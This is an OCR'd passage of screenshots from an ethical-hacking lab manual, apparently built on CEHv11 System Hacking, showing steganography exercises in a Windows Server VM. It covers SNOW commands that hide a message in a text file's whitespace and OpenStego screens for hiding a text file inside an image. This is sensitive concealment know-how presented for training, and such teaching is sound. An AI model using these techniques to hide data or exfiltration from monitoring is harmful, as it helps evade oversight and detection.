

V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
magic
File Home Share View
This PC
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
Network
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\
C:\>cd magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 6690-6FEF
Directory of C:\magic
10/05/2023 10:43 PM <DIR> .
10/05/2023 10:43 PM <DIR> ..
09/15/2018 02:12 PM 27,648 calc.exe
10/05/2023 10:43 PM 14 readme.txt
2 File(s) 27,662 bytes
2 Dir(s) 8,907,497,472 bytes free
C:\magic>
2 items
10:43 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



3.4 Hide files using White Space Steganography
- Open Windows Server 2019



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Snow
Google Chrome
CEHv11 Module ...
CEHv11 Module ...
Whitespace Steganography Tools
Snow
File Home Share View
Search Snow
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
Network
Name
Date modified
Type
Size
readme
10/5/2023 10:55 PM
Text Document
1 KB
SNOW.DOC
11/8/2019 6:37 PM
DOC File
5 KB
SNOW
11/8/2019 6:37 PM
Application
61 KB
3 items
1 item selected 9 bytes
10:55 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\Users\Administrator\Desktop\Snow
C:\Users\Administrator\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" - p "magic" readme.txt readme2.txt
Illegal option '-'
Usage: snow [-C][-Q][-S][-p passwd][-l line-len] [-f file | -m message]
[infile [outfile]]
C:\Users\Administrator\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 1075.00%.
An extra 9 lines were added.
C:\Users\Administrator\Desktop\Snow>
10:57 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





3.5 Image Steganography using OpenStego


- Open Windows Server 2019



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Snow
Google Chrome
CEHv11 Module ...
CEHv11 Module ...
Manage
OpenStego
File Home Share View Application Tools
« CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Search OpenStego
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
Network
Name
Date modified
Type
Size
Island
11/1/2019 12:42 PM
JPG File
104 KB
New Text Document
11/1/2019 12:42 PM
Text Document
1 KB
Setup-OpenStego-0.7.3
OpenStego Setup
License Agreement
Please review the license terms before installing OpenStego.
Press Page Down to see the rest of the agreement.
GNU GENERAL PUBLIC LICENSE
Version 2, June 1991
Copyright (C) 1989, 1991 Free Software Foundation, Inc.,
51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.
Preamble
The licenses for most software are designed to take away your
If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install OpenStego.
Nullsoft Install System v3.01
I Agree
Cancel
3 items
1 item selected 219 KB
11:00 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Snow
Manage
OpenStego
File Home Share View Application Tools
« CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Search OpenStego
Quick access
Desktop
Downloads
Name
Date modified
Type
Size
Island
11/1/2019 12:42 PM
JPG File
104 KB
New Text Document
11/1/2019 12:42 PM
Text Document
1 KB
11/28/2019 5:03 PM
Application
220 KB
Recently added
Run OpenStego
A
Acrobat Reader DC
Azure Data Studio
C
Chrome Apps
F
Firefox
Firefox Private Browsing
G
Google Chrome
J
Java
M
Microsoft SQL Server 2017
Microsoft SQL Server Tools 18
Windows Server
Server Manager
Windows PowerShell
Windows PowerShell ISE
Windows Administrativ...
Task Manager
Control Panel
Remote Desktop...
Event Viewer
File Explorer
11:00 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Snow
Google Chrome
CEHv11 Module ...
CEHv11 Module ...
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
Output Stego File
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data
11:01 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Snow
Google Chrome
CEHv11 Module ...
CEHv11 Module ...
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
sganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
sm Hacking\Steganography Tools\Image Steganography Tools\OpenStego\island.jpg
Output Stego File
C:\Users\Administrator\Desktop\Stego.bmp
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data
11:02 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

